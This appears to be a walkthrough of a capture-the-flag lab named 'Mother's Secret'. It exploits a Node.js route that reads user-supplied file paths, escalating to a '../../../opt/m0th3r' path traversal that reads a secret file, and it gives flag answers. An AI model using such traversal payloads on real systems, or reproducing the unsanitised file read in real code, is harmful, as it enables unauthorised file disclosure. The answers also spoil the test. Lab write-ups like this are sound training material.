

Mother's Secret

Question: What is the number of the emergency command override?

Mother:

- Emergency command override is 100375. Use it when accessing *Alien Loaders*.
- Download the task files to learn about Mother's routes.
- Hitting the *routes* in the *right* order makes Mother confused, it might think you are a Science Officer!

Answer: 100375


Question: What is the special order number?

Answer: 937

Question: What is the hidden flag in the Nostromo route?

Using the hint above remember the number **100375**

In file routes(2).txt, we see that express router for yaml so we can use postman to make a POST request to it.




We receive an error which is match with line 24.

Reading and understanding code that:

- Receive **file_path** from the POST request through **body**
 - the function **isYaml** check if a path that has a extension is **.yaml** or not.
 - Read the path
- ➔ So we try to read a yaml file with the number above

The screenshot shows the Postman API client interface. On the left, there's a sidebar with a search bar, tabs for History, Collections, and APIs, and a 'New API' button. Below this is a 'Sign in to create APIs' section. The main area displays an 'Untitled Request' for a POST method to the URL '10.10.8.229/yaml'. The 'Body' tab is selected, showing a JSON body with the key 'file_path' and the value '100375.yaml'. Below the body, the 'Response' section shows a 200 OK status with a 16 ms response time and 397 B of data. The response body is displayed in a 'Pretty' format, showing two lines of text: '1 FOR SCIENCE OFFICER EYES ONLY special SECRETS: REROUTING TO: api/nostromo ORDER: 0rd3r937.txt [****]' and '2 UNABLE TO CLARIFY. NO FURTHER ENHANCEMENT.'


Make an other post request to **api/nostromo** with **file_path= "0rd3r937.txt"**



Answer: Flag{X3n0M0Rph}


Question: What is the name of the Science Officer with permissions?

Go back to browser



Answer: Ash

Question: What are the contents of the classified "Flag" box?



Answer: THM_FLAG{0RD3R_937}

Where is Mother's secret?

Continue exploit code (needed to pass route `/yaml` and `/api/nostromo`) and using hint to read file `secret.txt`


```

81 Router.post("/nostromo/mother", (req, res) => {
82
83   let file_path = req.body.file_path;
84   const filePath = `./mother/${file_path}`;
85
86   if(!isNostromoAuthenticate || !isYamlAuthenticate){
87     res.status(500).json({
88       status: "Authentication failed",
89       message: "Kindly visit nostromo & yaml route first.",
90     });
91     return
92   }
93
94   fs.readFile(filePath, "utf8", (err, data) => {
95     if (err) {
96       res.status(500).json({
97         status: "error",
98         message: "Science Officer Eyes Only",
99       });
100       return;
101     }
102
103     res.status(200).send(data);
104
105     // attachWebSocket()
106     // .of("/nostromo")
107     // .emit("nostromo", "Nostromo data has been processed.");
108   });
109 });
110
111 export default Router;
112

```

Can you guess what is `/api/nostromo/mother/secret.txt`?

Hint for secret.txt



Answer: /opt/m0th3r

Question: What is Mother's secret?

Using **LFI** to get the file in folder **/opt/m0th3r**

Filter

HistoryCollectionsAPIs

New API

Sign in to create APIs

APIs define related collections and environments under a consistent schema.

Sign in to create APIs

POST 10.10.8.229/api/nostromo/mo...+...

No Environment

Untitled RequestBUILD

POST10.10.8.229/api/nostromo/motherSendSave

ParamsAuthHeaders (8)BodyPre-req. Tests SettingsCookies

rawJSON

```
1 {
2   "file_path": "../../../opt/m0th3r"
3 }
```

Body200 OK 4 ms 327 B Save Respons

PrettyRawPreviewVisualizeHTML

```
1 Classified information.
2
3 Secret: Flag{Ensure_return_of_organism_meow_meow!}
```

Answer: Flag{Ensure_return_of_organism_meow_meow!}